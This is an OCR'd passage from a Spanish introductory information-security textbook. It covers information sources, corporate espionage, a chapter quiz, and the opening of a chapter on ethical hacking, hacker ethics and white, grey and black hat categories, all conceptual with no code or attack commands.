La frase popularizada por Sir Francis Bacon: **Knowledge is power** (**el conocimiento es poder**), que deriva, a su vez, del latín **Scientia potentia est**, se refiere al hecho de que, a partir del conocimiento, podemos mejorar nuestras habilidades o adquirir otras nuevas. Si extendemos esta máxima y todo lo que conlleva al ámbito de la tecnología, coincidiremos en que es indispensable contar con el saber adecuado en el momento oportuno. La velocidad con la que avanza el mundo no da tregua para atrasarse, por lo cual resulta indispensable disponer de los medios para estar actualizados y con fuentes de información de confianza.

> A PARTIR DEL CONOCIMIENTO ES POSIBLE ADQUIRIR NUEVAS Y MEJORES HABILIDADES

Mantenernos informados

Como mencionamos previamente, estar informados es una necesidad imperiosa. No podemos darnos el lujo de desconocer las últimas noticias o novedades relacionadas con el mundo de la tecnología en general y de la seguridad de la información en particular.

Por otro lado, al momento de informarnos, es una buena idea sentirnos identificados con la fuente de la cual tomamos esa información. Esta puede ser muy buena, pero si no nos llega el contenido, si no tenemos afinidad con la manera en que está expresado y planteado, es bastante probable que no tengamos continuidad e, incluso, que nos desilusionemos.

RECURSOS

Un Informático en el lado del mal (**www.elladodelmal.com**) es el blog del gran Chema Alonso; las palabras sobran para describir a este excelente profesional. **Segu-Info** (**www.segu-info.com.ar**) es un blog argentino con noticias de actualidad, eventos, descargas y foros; cuenta con una gran cantidad de profesionales y colaboradores. **Security By Default** (**www.securitybydefault.com**) es un blog de seguridad de la información, donde grandes profesionales tratan una amplia variedad de temas relacionados.

Figura 5. En esta imagen vemos una lista de cuentas de Twitter en español relacionadas con la **`seguridad de la información`**.

Para graficarlo, podemos hacer algunas analogías con temas cotidianos. Imaginemos que vamos a consultar a un médico que se graduó con honores de la mejor facultad de medicina, realizó innumerables seminarios y cursos de especialización, y es reconocido en su ambiente. Sin embargo, al ir a la consulta, no es lo que esperábamos. No vamos a dudar de su idoneidad, pero si no nos sentimos cómodos, no obtendremos los mejores resultados. Algo similar sucede cuando queremos aprender algún instrumento musical: podemos estar con el mejor pianista, guitarrista, etcétera, pero si no tenemos afinidad con su estilo, su forma de transmitir el conocimiento o su metodología, no conseguiremos los beneficios esperados. Por eso es recomendable que, en un principio, leamos todo lo posible de todas las fuentes de información confiables que encontremos. Solo así, teniendo todas las

> ES RECOMENDABLE QUE LEAMOS LAS FUENTES DE INFORMACIÓN CONFIABLES

opciones disponibles podremos elegir con cuál de ellas nos sentimos más cómodos y cuál nos resulta más amena para utilizar.

Otro punto para tener en cuenta es que mucha información actualizada está en inglés. En este sentido, si bien se trata de un idioma fácil de comprender y no presenta dificultades asociadas, debemos mejorar nuestro nivel de cara a comprender cada vez más y mejor las fuentes de información que se encuentran en esa lengua.

Figura 6. INTECO ofrece una serie de consejos y recomendaciones a los usuarios entre otra variedad de temas

RECURSOS EN ESPAÑOL

CriptoRed (**www.criptored.upm.es**) es la Red Temática Iberoamericana de Criptografía y Seguridad de la Información de la Universidad Politécnica de Madrid. Su eminente cerebro, al igual que en Intypedia (**www.intypedia.com**), es el Dr. Jorge Ramió Aguirre. **HispaSec** (**www.hispasec.com**) es responsable de la lista de correo **una-al-día**, a través de la cual los suscriptores reciben un e-mail con una noticia sobre seguridad. **DragonJar** (**www.dragonjar.org**) es una comunidad de seguridad.

Necesidad de actualización

La necesidad de actualización está íntimamente relacionada con el hecho de mantenernos informados. Como bien dijimos, la tecnología y la seguridad de la información avanzan tan rápido, que es indispensable estar no solo informados, sino también actualizados. Y aquí debemos establecer una solución de compromiso. Evidentemente, no es posible estar 100% actualizados en todo, por lo que surge la necesidad de elegir, de poner prioridades con respecto a aquellos temas sobre los que nos mantendremos al día.

DEBEMOS ESTABLECER PRIORIDADES RESPECTO A LOS TEMAS IMPORTANTES

Respecto a las fuentes necesarias, en principio, son las mismas que las que nos permiten estar informados, pero hay que agregar también otras más específicas. Desde el punto de vista técnico, es fundamental leer regularmente bibliografía relacionada y publicaciones (otra vez, la mayoría en inglés). Es importante tomarnos el proceso de aprendizaje constante con algo de humildad, teniendo en cuenta que existe mucho por aprender y que lo que podemos conocer es solo la punta del iceberg de una disciplina mucho más compleja y apasionante, y que además está en continuo desarrollo.

Por otro lado, una buena práctica para estar actualizados es conectarnos con asociaciones relacionadas a la seguridad de la información, grupos o foros de Internet (siempre teniendo especial cuidado con el origen de ellos), y todo punto de contacto con personas relacionadas a esta disciplina.

De esta forma, sabemos que el intercambio con colegas es fundamental: ahí es donde podemos obtener la experiencia de campo, conocer nuevas metodologías, formas alternativas de resolver los mismos problemas que se presentan, etcétera.

Fuentes confiables

De la misma manera en que es indispensable estar informados y actualizados, también es fundamental contar con fuentes que sean confiables. Gracias a Internet, el conocimiento está al alcance de muchas más personas. Es relativamente sencillo encontrar datos sobre casi cualquier tema solamente a partir de Internet y de **Google**

(o de nuestro buscador favorito). De ahí la frase: "si no lo sabe Google, no lo sabe nadie". Como contrapartida, con tanta disponibilidad, no solo hay información útil, sino que muchas veces también encontramos material que no es fiable. Una buena aproximación de esto sería la **Biblioteca de Babel**, descripta en un cuento de Jorge Luis Borges, donde, debido a la manera en que está construida y a los datos que alberga, es más complicado encontrar información útil que información espuria.

Figura 7. En la figura observamos una lista de cuentas de Twitter en inglés relacionadas con la **`seguridad de la información`**.

RECURSOS EN INGLÉS

SlashDot (**http://slashdot.org**) es un sitio con noticias de actualidad sobre tecnología, separadas en categorías como Askslashdot, Backslash, Books, Interviews, IT y Linux, entre otras. **Security Focus** (**www.securityfocus.com**) es uno de los sitios de mayor prestigio del ambiente. El nivel de los temas que se tratan es alto, y más duro para los recién iniciados. **SecuriTeam** (**www.securiteam.com**) está dedicado a la divulgación de noticias, alertas de seguridad, exploits y herramientas.

Respecto a la confiabilidad de las fuentes de información con las cuales consultamos, tenemos algunas maneras de detectar cuáles son seguras y cuáles no lo son. Entre otros aspectos: el período de actualización, la participación y los comentarios de los demás profesionales, las opiniones de otros sitios, el ranking de los buscadores y el posicionamiento en los sitios de **bookmarks**.

Adicionalmente, con el auge de las redes sociales, en especial de Twitter, ha surgido un nuevo canal de consumo de información específica, donde los usuarios eligen, en función de sus preferencias, cuáles son las fuentes por consultar. En Twitter podemos encontrar extensas listas de usuarios que publican información relevante relacionada con la seguridad de la información.

Figura 8. **Intypedia** (**www.intypedia.com**) es una enciclopedia de seguridad de la información desarrollada por la UPM.

En estas páginas hemos descripto algunas fuentes confiables de las que nos podemos nutrir asiduamente, tanto en inglés como en español. Como comentamos al principio de esta sección, sería bueno conocerlas todas, para determinar con cuál tenemos más afinidad y comodidad.

Material especializado

Al momento de querer profundizar en temas específicos, muchas veces lo que tenemos disponible en Internet en una primera instancia de búsqueda deja de ser suficiente. Entonces es cuando entra en juego el **material especializado**. En este punto, los distintos materiales que suelen ser útiles para quien está investigando son los **white papers** desarrollados por otros colegas, investigaciones realizadas por universidades y asociaciones sin fines de lucro, por empresas, etcétera.

Lo mejor en estos casos es buscar en el origen de dichos papers, en los mismos sitios de las universidades y organizaciones reconocidas, etcétera. Con la ayuda de un buscador y un poco de pericia en la navegación por Internet, daremos con la información pertinente.

Algunos ejemplos de esto son los **Request For Comments** (**RFC**) de la **IETF**, las recomendaciones y buenas prácticas del **NIST**, los **white papers** de la **IEEE** y otras organizaciones similares, y las investigaciones de universidades como el **MIT**, la Universidad Politécnica de Madrid, la **UNAM** de México y muchas otras. Esto nos permitirá conocer, por ejemplo, detalles de los protocolos, implementaciones y metodologías recomendadas por expertos profesionales.

Espionaje corporativo

El **espionaje corporativo** existe como tal prácticamente desde la revolución industrial, cuando los secretos productivos de las fábricas comenzaban a ser la clave de los negocios. Con el correr del tiempo, estos secretos fueron tomando la forma de fórmulas químicas, procesos productivos, materiales especiales, proyectos de investigación y desarrollo, y campañas publicitarias, todos ellos recursos que las empresas guardaban celosamente. En este contexto, las compañías buscaban obtener ventajas competitivas consiguiendo esa valiosa información de diversas maneras. Así nacieron los espías industriales, quienes la obtenían, obviamente, utilizando métodos poco éticos e, incluso, ilegales en muchos casos.

Contrariamente a lo que sucede con los bienes tangibles, para los cuales es sencillo darse cuenta de si han sido robados, puede ocurrir que, durante muchos años, se le haya quitado a una empresa su

propiedad intelectual o su ventaja competitiva y nadie se haya dado cuenta de esto. La competencia podría lograr beneficios en el mercado constantemente, por ejemplo, haciendo una mejor oferta en una licitación o desarrollando mejoras a productos más económicas o más rápidamente. Como podemos darnos cuenta, esto demuestra que los secretos corporativos en manos de la competencia implican un conocimiento que puede volverse en contra de la compañía, por lo que debemos ser extremadamente cuidadosos.

Figura 9. Sitio oficial del grupo **Security & Privacy** del **IEEE** (**www.computer.org/portal/web/security**).

Debemos tener en cuenta que el espionaje corporativo no solo se limita a las grandes compañías y a las grandes inversiones. Es posible que los **espías** profesionales obtengan el perfil de una pequeña empresa a partir de sus conversaciones privadas, documentos desechados, proyectos y restos de materiales de viajes.

En este punto, y a partir de los avances y la masificación en el uso de Internet y también de las tecnologías relacionadas, es cuando esta actividad encuentra un nuevo vector.

Motivaciones

Como mencionamos anteriormente, todo lo que pueda generarle beneficios a una compañía y ponerla en una posición de ventaja sobre la competencia es blanco natural del espionaje corporativo o industrial. También vimos que eso podía variar entre el código fuente de un programa, un software pronto a lanzarse, planes de marketing, secretos corporativos, documentación de investigaciones, etcétera.

Si seguimos dejando volar nuestra imaginación, otro ejemplo práctico sería frente a una licitación pública. Esta suele representar grandes beneficios para la empresa que la gana: pensemos por un momento qué pasaría si la competencia obtuviera la oferta final antes de que sea publicada. Sin dudas, sería una gran pérdida de dinero.

> EXISTEN DIVERSAS MOTIVACIONES PARA REALIZAR ESPIONAJE INDUSTRIAL O CORPORATIVO

Pero no vamos a centrarnos únicamente en las empresas. Por ejemplo, contemplemos por un momento una puja entre medios de comunicación. En ese caso, no sería descabellado, dado el contexto actual, que existan espías en búsqueda de obtener detalles sobre campañas, sueldos de las figuras más importantes, y otros datos de relevancia.

Otra motivación, también fuera del ámbito corporativo, puede ser la de obtener información privada de personas de perfil público que pueda comprometerlas. Apelando a un viejo recurso de la retórica, muchas veces se pretende probar que una de las partes tiene razón, demostrando que la otra está equivocada. Extendiendo un poco más este concepto, si se evidencia que el rival de una disputa no es una persona confiable o no posee valores éticos, la otra de las partes corre

EL IEEE Y EL NIST

El **IEEE** tiene su sitio web en **www.ieee.org**. Es una asociación técnico-profesional mundial dedicada a la estandarización de normas tecnológicas. El grupo **Security & Privacy** tiene por objetivo promover la seguridad de la información en todos los niveles de la sociedad. El **NIST** (**www.nist.gov**) es una agencia del gobierno de los Estados Unidos, que ha publicado una importante cantidad de estándares y recomendaciones, a nivel tanto técnico como de gestión de la seguridad de la información.

con ventaja. De ahí que muchas veces se busca hurgar en el pasado de celebridades, políticos y figuras de renombre con tal de descubrir algún dato que pueda comprometer su imagen.

Concluimos así que cualquier información **sensible** para una organización e, incluso, para determinados particulares es una motivación para realizar espionaje corporativo.

Espías industriales

Podríamos decir que los espías existen desde que hay conflictos entre bandos. En **El arte de la guerra**, Sun Tzu destacaba su importancia de la siguiente manera: "[...] permiten al soberano sabio y al buen general golpear y conquistar mediante el conocimiento preciso de las actividades desarrolladas por el enemigo".

Figura 10. Sitio oficial de **ISSAarba** (**www.issaarba.org**), grupo argentino de ISSA Internacional.

Probablemente, mientras estamos hablando de espías, lo primero que se nos viene a la mente son personajes de la talla de **James Bond**,

Jason Bourne y, por qué no, **Maxwell Smart**. Pero, en realidad, en el ámbito corporativo, suele suceder que el espía no es otro que un trabajador y que no necesariamente lo hace en forma intencional.

Un concepto clave que vamos a utilizar asiduamente en seguridad de la información es la analogía con una cadena y la fortaleza de sus eslabones. Esta siempre se romperá por el punto más débil, aquel que presente alguna falla estructural. En este caso, el eslabón más débil respecto a la protección de los datos de una organización es el mismo trabajador. Es posible agregar infinidad de medidas técnicas asociadas a la seguridad, pero si no está contemplado que gran parte de este factor depende del usuario, esas medidas no serán del todo efectivas.

Como ya hemos mencionado, con la masificación de Internet aparecieron nuevos vectores para llevar a cabo el espionaje corporativo. El hecho de que las computadoras estén conectadas a Internet todo el tiempo, junto a que los usuarios no son conscientes del peligro que conlleva la falta de los recaudos mínimos de seguridad, facilita que otras personas con malas intenciones tengan acceso a información que no deberían conocer. Aquí es donde cobra relevancia el **malware** o **software malicioso**. En el **Capítulo 4** nos dedicaremos en detalle a este tema, pero por ahora vamos a referirnos como **malware** a todos aquellos programas que tengan fines perjudiciales para el dueño del sistema que está infectando. Ejemplos de esto son los **virus**, **troyanos**, **spyware**, **adware** y muchos otros especímenes.

En lo que respecta al espionaje industrial, quizá los más perjudiciales por el impacto directo que tienen son los troyanos y spyware. Los troyanos, a grandes rasgos, dejan disponible al atacante una entrada al sistema, con lo cual, potencialmente, este tiene el

RECURSOS EN INGLÉS

Security Tube (**www.securitytube.net**) es un sitio similar a **YouTube**, pero con videos referidos a la seguridad de la información. Contiene material interesante, como videotutoriales de Metasploit, cracking de redes wireless y tutoriales sobre informática forense. **Full Disclosure** (**http://seclists.org/fulldisclosure**) es una lista de correo electrónico donde podemos encontrar detalles sobre vulnerabilidades antes de que sean publicadas. Dar con dicha información requiere de paciencia.

control sobre el equipo y la información que aloja. El **spyware**, en cambio, abarca pequeños programas que recopilan información de nuestro sistema y la envían a distintos servidores para que sea analizada. Pensemos durante un breve instante lo que podría suceder si la computadora de un gerente o un directivo estuviese infectada por alguno de estos programas: es posible que toda la información alojada dentro de dicho equipo queda al alcance del pérfido atacante.

Figura 11. El portal **www.identidadrobada.com** contiene novedades relacionadas con el robo de identidad y los ciberdelitos.

Volviendo al espionaje corporativo, en términos generales y según datos de un cálculo estimado, aproximadamente dos tercios del total de espionaje de este tipo en los Estados Unidos es llevado a cabo por los propios empleados. En algunas ocasiones, ellos venden secretos corporativos con fines de lucro, pero en otros casos, pueden hacerlo solo por venganza. Un empleado disconforme es capaz de enviar los secretos de su empresa directamente a la competencia.

Pero como también mencionamos, puede que la acción no sea intencional. Por ejemplo, las entrevistas de trabajo constituyen

una fuente de espionaje más discreta para las compañías. Algunas preguntas hechas de la forma y el modo correcto, tales como ¿cuáles fueron tus tareas? o ¿cuál es el próximo paso de su organización?, son formuladas con el fin de conocer algunas metodologías o secretos internos de la competencia.

Impacto en los negocios

Sin dudas, el espionaje industrial tiene un impacto negativo en las organizaciones, y las pérdidas que trae aparejadas son millonarias. El informe anual de seguridad **FBI/CSI** 2010/2011 (**FBI/CSI Computer Crime & Security Survey 2010/2011**, **www.gocsi.com**) refleja esta realidad con estadísticas sobre las seguridad en las empresas.

Entre ellas podemos remarcar que ataques como los de infección por malware, phishing y robo de laptops o dispositivos móviles tienen un alto impacto en las organizaciones, no solo por las pérdidas económicas generadas sino también por aquellas asociadas a la reputación de las entidades.

De las empresas encuestadas que compartieron datos sobre pérdidas financieras, solamente dos sufrieron brechas de seguridad importantes, a raíz de las cuales las pérdidas ascendieron a 20 y 25 millones de dólares. Si bien todo hace pensar que la mayoría de las organizaciones no quisieron compartir esa información, los valores obtenidos marcan la tendencia en relación al daño que estos ataques generan, donde las pérdidas económicas ascienden significativamente.

Todos los ataques descriptos en este apartado atentan contra la confidencialidad de la información de las organizaciones; luego, quien la obtuvo puede utilizarla para realizar acciones de espionaje corporativo, entre otros fines maliciosos.

RESUMEN

En este capítulo nos hemos introducido en el apasionante mundo de la seguridad informática. Vimos sus conceptos fundamentales, las buenas prácticas que debemos tener en cuenta y la terminología para comprenderla. También analizamos la necesidad de contar con fuentes confiables de información, y la realidad y el impacto del espionaje corporativo.

Actividades

TEST DE AUTOEVALUACIÓN

1. Explique por qué la seguridad de la información contempla como caso particular a la seguridad informática.
2. ¿Qué implica el modelo de defensa en profundidad aplicado a la seguridad de la información?
3. Plantee tres ejemplos de controles de seguridad que contemplen la defensa en profundidad.
4. ¿Cuál es la principal diferencia entre un hacker y un cracker?
5. Investigue quiénes son los lammers, script kiddies y phreakers.
6. ¿Cuáles son las ventajas de contar con información actualizada?
7. Identifique cuáles son los beneficios de cada una de las fuentes de información propuestas.
8. Si se desea obtener información sobre los distintos protocolos de comunicaciones de Internet, ¿dónde se la puede consultar?
9. ¿Cuáles son las motivaciones por las cuales se realiza el espionaje corporativo? Dé ejemplos.
10. ¿De qué manera el espionaje corporativo impacta en las organizaciones?

ACTIVIDADES PRÁCTICAS

1. Arme una tabla donde identifique los tres tipos de controles (administrativos, técnicos y físicos) y proponga al menos cinco ejemplos de cada uno de ellos.
2. A partir de la información disponible en los glosarios de términos propuestos, defina confidencialidad, integridad, disponibilidad, activo, vulnerabilidad, amenaza, riesgo, no repudio y contramedida (control).
3. Basándose en los glosarios de términos, defina identificación, autenticación, autorización y responsabilidad (trazabilidad).
4. Investigue y categorice, en función de las temáticas, las distintas fuentes de información propuestas.
5. Investigue el informe anual de seguridad FBI/CSI 2010/2011 y clasifique las amenazas que mayor impacto tienen en las organizaciones.

*02

Ethical Hacking

"Si utilizas al enemigo para derrotar al enemigo, serás poderoso en cualquier lugar a donde vayas" (Sun Tzu, *El arte de la guerra*. Siglo V a. C.)

En el presente capítulo definiremos varios conceptos que servirán como base para comprender el resto del libro. Se describirán los perfiles de los profesionales y se analizarán los distintos tipos de evaluaciones que se realizan actualmente.

Fundamentos

Tanto el cine como la literatura están nutridos de historias en las que existen **buenos** y **malos**. Este recurso de los autores tiene muchas veces por objetivo lograr la identificación de los lectores o del público con personajes que poseen los valores humanos potenciados y se presentan como ejemplos para seguir o contraejemplos que conviene evitar. Por suerte para algunos, por desgracia para otros, estas situaciones no son tales en la vida real. En el mundo hay pocas cosas que son inherentemente buenas o malas; todo tiene matices, todo cambia, todo fluye, y esto también se aplica a nuestro terreno. En este ambiente, como en muchos otros, todo se trata de ética.

> LA ÉTICA, HISTÓRICAMENTE, BUSCA DISCERNIR QUÉ ES LO BUENO Y QUÉ ES LO MALO

La ética históricamente ha buscado discernir qué es lo bueno y qué es lo malo. Para eso existe una serie de principios que suelen ser compartidos por todos los miembros de la sociedad, como no matar, amar al prójimo, etcétera. De esta forma, podríamos decir que la ética regula el comportamiento de las personas. ¿Y qué hay para nosotros en esto? Una extraña combinación de palabras, que incluye términos tan controversiales como el hacking y sus actores, los hackers, de los que hemos hablado anteriormente; y otro, que tiene que ver con temas morales. ¿Soberana confusión? A no alarmarse: no es que el hacking no sea ético en sí mismo, sino que, como ya mencionamos, existen diversas vertientes, no tan igualmente éticas. En este caso, aplicaremos un nuevo compuesto de palabras,

EL ORIGEN DEL TÉRMINO ÉTICA

El término ética proviene del griego **ethikos** y su significado es **carácter**. Tiene como objetos de estudio la moral y la acción humana, y se remonta a los orígenes de la filosofía moral. Una doctrina ética elabora y verifica afirmaciones y juicios en términos de lo bueno y lo malo, lo correcto y lo incorrecto, etcétera. Las sentencias éticas son juicios morales que se realizan sobre las personas, teniendo como referencia los principios éticos y lo generalmente aceptado.

Ethical Hacker (**hacker ético**), para referirnos a los profesionales de la seguridad de la información que utilizan sus conocimientos de hacking con fines defensivos. Y si bien es cierto que los malos también se defienden, esa discusión queda sobre el tapete para ser juzgada con la escala de valores de cada uno. Pensando en esto, la función del Ethical Hacker será, por ende, determinar lo que un intruso puede hacer sobre un sistema y la información, y velar por su protección.

Perfil de conocimientos

Ahora bien, la pregunta natural sería: ¿quiénes son estos nuevos personajes, protagonistas de la escena mundial? Y por sobre todo: ¿qué conocimientos tienen? Cualquier persona que haya tenido la suerte de conocer a un verdadero Ethical Hacker probablemente lo primero que haya sentido es una cuota de admiración, ya sea por lo que él sabe, por lo que hace, por sus valores o, tal vez, por la mera posibilidad de trabajar en algo tan apasionante.




Figura 1. **Antitrust** es una película en la que el hacking ético es utilizado por los protagonistas todo el tiempo para adueñarse de la gloria.

Un Ethical Hacker será, seguramente, un experto en informática y sistemas, tendrá profundos conocimientos sobre los sistemas operativos, sabrá sobre hardware, electrónica, redes, telecomunicaciones, y también sobre programación en lenguajes de alto y bajo nivel. Además, entenderá acerca de problemas relacionados con la seguridad en temáticas tales como la criptografía, los sistemas de control de acceso, las aplicaciones, la seguridad física y la seguridad administrativa.

Un Ethical Hacker seguirá un estricto código de conducta, dado que de eso se trata la primera parte del concepto. Pero no todo acaba aquí; el perfil no es una cosa estática y maciza, sino que requiere de la constante renovación en busca de nuevos conocimientos, mucha investigación, prueba de herramientas, etcétera. Por si esto fuera poco, quien quiera alcanzar dicho nivel, además de dedicar el tiempo suficiente, deberá armarse de un alto grado de paciencia, perseverancia y, por sobre todo, de una gran dosis de humildad.

¿Qué no es?

Por si no ha quedado del todo claro hasta aquí, podemos definir por descarte lo que es un Ethical Hacker. Esto evitará dar con perfiles equivocados, ya que mucha gente se autodenomina de esta manera o similar. Está claro, muchos querrían serlo.

Un Ethical Hacker no es la persona que una empresa contratará, por ejemplo, para robar la información de los planes de su competencia. No es quien investigará la cuenta de correo electrónico ni las llamadas del teléfono celular de la esposa o esposo de alguien para ver si ha engañado a su pareja. No es alguien que se hará famoso por estar preso a causa de crear un nuevo virus, o que será visto en televisión contando historias dignas de Hollywood para ganar fama y popularidad. No es aquel que solamente trabaja en algún área de la

BIBLIOGRAFÍA Y GUÍAS DE ESTUDIO

Algunos libros imperdibles sobre la temática de seguridad orientada a la certificación CISSP son: **CISSP All-in-One Exam Guide**, Shon Harris (McGraw-Hill); **Official (ISC)2 Guide**, Susan Hansche (Auerbach); y **The CISSP Prep Guide**, Ronald Krutz, Russell Dean Vines (Wiley).

seguridad informática, ni es solo un especialista en algo relacionado. Tampoco es el individuo que desea entrar en los sistemas para obtener datos por beneficio personal, ni de forma ilegal. Finalmente, tampoco es alguien que no se maneja de una manera ética o que simplemente no cumple con el perfil antes descripto.

Sería grato constatar que, en este punto de la lectura, aún no hemos echado por tierra las esperanzas de nadie de convertirse en un Ethical Hacker. Muy por el contrario, el único objetivo de esta disquisición es quitar el manto de irrealidad que muchas veces cubre los temas relacionados con el hacking y la seguridad de la información.

Códigos de ética

El filósofo británico Bertrand Russell afirmó en su obra **Sociedad Humana: Ética y Política** que "en cada comunidad, incluso en la tripulación de un barco pirata, hay acciones obligadas y acciones prohibidas, acciones loables y acciones reprobables".




Figura 2. Retrato en donde podemos apreciar al filósofo Bertrand Russell.

Un pirata tiene que mostrar valor en el combate y justicia en el reparto del botín; si no lo hace así, no es un buen pirata. Cuando un hombre pertenece a una comunidad más grande, el alcance de sus obligaciones y prohibiciones se amplía; siempre hay un código al cual se ha de ajustar bajo pena de deshonra pública.

Este párrafo ilustra la necesidad filosófica de un código de comportamiento o de ética, que se crea con el objeto de ofrecer mayores garantías de solvencia moral y establecer normas de actuación profesional. Cuando una persona adhiere al código de ética de cierta organización o profesión, se está comprometiendo a obrar de modo tal de cumplir con los parámetros definidos por ella. Por lo general, el rompimiento de alguno de los principios de un código de ética es penalizado con la expulsión de la persona de la entidad en cuestión, muchas veces, con la prohibición del ejercicio de la profesión y, cuando no, con el sometimiento a las implicancias legales que esto podría tener.

DESDE HACE TIEMPO, LA ÉTICA HACKER SE APLICÓ A LAS COMUNIDADES VIRTUALES

Más generalmente, y ya desde hace tiempo, se gestó una **ética hacker** propiamente dicha, que se aplicó mucho a las comunidades virtuales. Un estudioso del tema ha sido el filósofo finlandés Pekka Himanen, que en su obra **La ética del hacker y el espíritu de la era de la información** (con prólogo de Linus Torvalds y epílogo de Manuel Castells) rescata el sentido original del término y le otorga la valoración que hemos analizado anteriormente. Según Himanen, la ética hacker es una nueva moral que desafía **La ética protestante y el espíritu del capitalismo** (obra de Max Weber), fundada en la laboriosidad diligente, la aceptación

EL CÓDIGO DE ÉTICA

Tal como ocurre en otros ámbitos y disciplinas, en seguridad también existen los códigos de ética profesional. En cada una de las profesiones hay una organización que reúne a sus trabajadores y propone el código correspondiente. Así, por ejemplo, están el Colegio Público de Abogados, el Colegio de Ingenieros y muchos otros con su propio código de ética profesional. En nuestro caso, cada una de las organizaciones que velan por la seguridad de la información posee su propio código de ética.

de la rutina, el valor del dinero y la preocupación por la cuenta de resultados. Ante la moral presentada por Weber, la ética del trabajo para el hacker se funda en el valor de la creatividad y consiste en combinar pasión con libertad. El dinero deja de ser un valor en sí mismo, y el beneficio se asienta en metas como el valor social, la libertad de la información y la transparencia.

La escala de grises

Si bien hemos definido la palabra hacker, existen otras subdivisiones que distinguen el comportamiento de estas personas. Dependiendo de sus acciones y su moral, hablaremos de **White Hat**, **Grey Hat** y **Black Hat Hackers**, haciendo referencia al color de su **sombrero** (**hat**) como característica de su perfil de personalidad. Otros colores de sombrero también son utilizados para describir distintos perfiles de comportamiento de las personas que pertenecen al ambiente de la seguridad, pero la escala de grises es, quizá, la más referenciada.

> DEPENDIENDO DE SU COMPORTAMIENTO, LOS HACKERS PUEDEN CLASIFICARSE EN DIVERSOS TIPOS

White Hat Hacking

Los **White Hat Hackers** son personas con grandes conocimientos de hacking, que utilizan con fines defensivos. Aprovechan su saber para localizar vulnerabilidades e implementar contramedidas. Son llamados los **buenos muchachos** (**good guys**), y se encuentran del lado de la ley y la moral. También se asocia el concepto a los Ethical Hackers.

Grey Hat Hacking

Los **Grey Hat Hackers** son personas que trabajan, por momentos, de manera ofensiva, y en otros, defensiva, dependiendo de la circunstancia. Esta categoría plantea una línea divisoria entre hackers y crackers. Un Grey Hat Hacker ocasionalmente traspasa los límites. Una gran cantidad de personas transita durante mucho tiempo en esta vía, para luego encontrar asiento en alguno de los lados puros.

Black Hat Hacking

Los **Black Hat Hackers** están del lado opuesto a la ley y la moral. Son personas con un conocimiento extraordinario que realizan actividades maliciosas o destructivas. También son llamados los **chicos malos** (**bad guys**). Dentro de esta misma categoría podemos mencionar a los **Former Black Hats** (ex Black Hats), que poseen amplia experiencia de campo, pero escasa credibilidad, dado que existe un oscuro pasado ilegal que no los apoya.




Figura 3. Portada del filme **La red 2.0**. Tanto en la primera como en la segunda parte, se aborda la temática de los sistemas de seguridad y el robo de información.

PELÍCULAS SOBRE TEMÁTICAS HACKERS

La pantalla grande ha sido testigo de muchos filmes relacionados con temáticas hackers o del **underground** informático. Algunas de ellas son: **Tron** (1982), **Wargames** (1983), **Sneakers** (1992), **The Net** (1995), **Hackers** (1995), **Pirates of Silicon Valley** (1999), **The Matrix** (1999), **Takedown** (2000), **Antitrust** (2001), **Swordfish** (2001), **Firewall** (2005) y **The Net 2** (2006).

Tipos de ataque

Como es de suponer, no todos los ataques son de la misma naturaleza. De hecho, en este caso nos referiremos solamente a una clasificación particular desde el punto de vista técnico; y en los sucesivos capítulos abordaremos en detalle otras clasificaciones y métodos. En esta sección veremos los ataques al sistema operativo, a las aplicaciones, a las configuraciones y a los protocolos.

Ataques al sistema operativo

Los ataques al sistema operativo constituyen un punto clásico de la seguridad. Desde esta perspectiva, la búsqueda de fallas se realizará en lo concerniente al propio sistema base de todo el resto del software, de tal modo que, muchas veces, independientemente de lo que se encuentre por encima, se podrá explotar y tomar control del sistema en caso de que sea vulnerable.

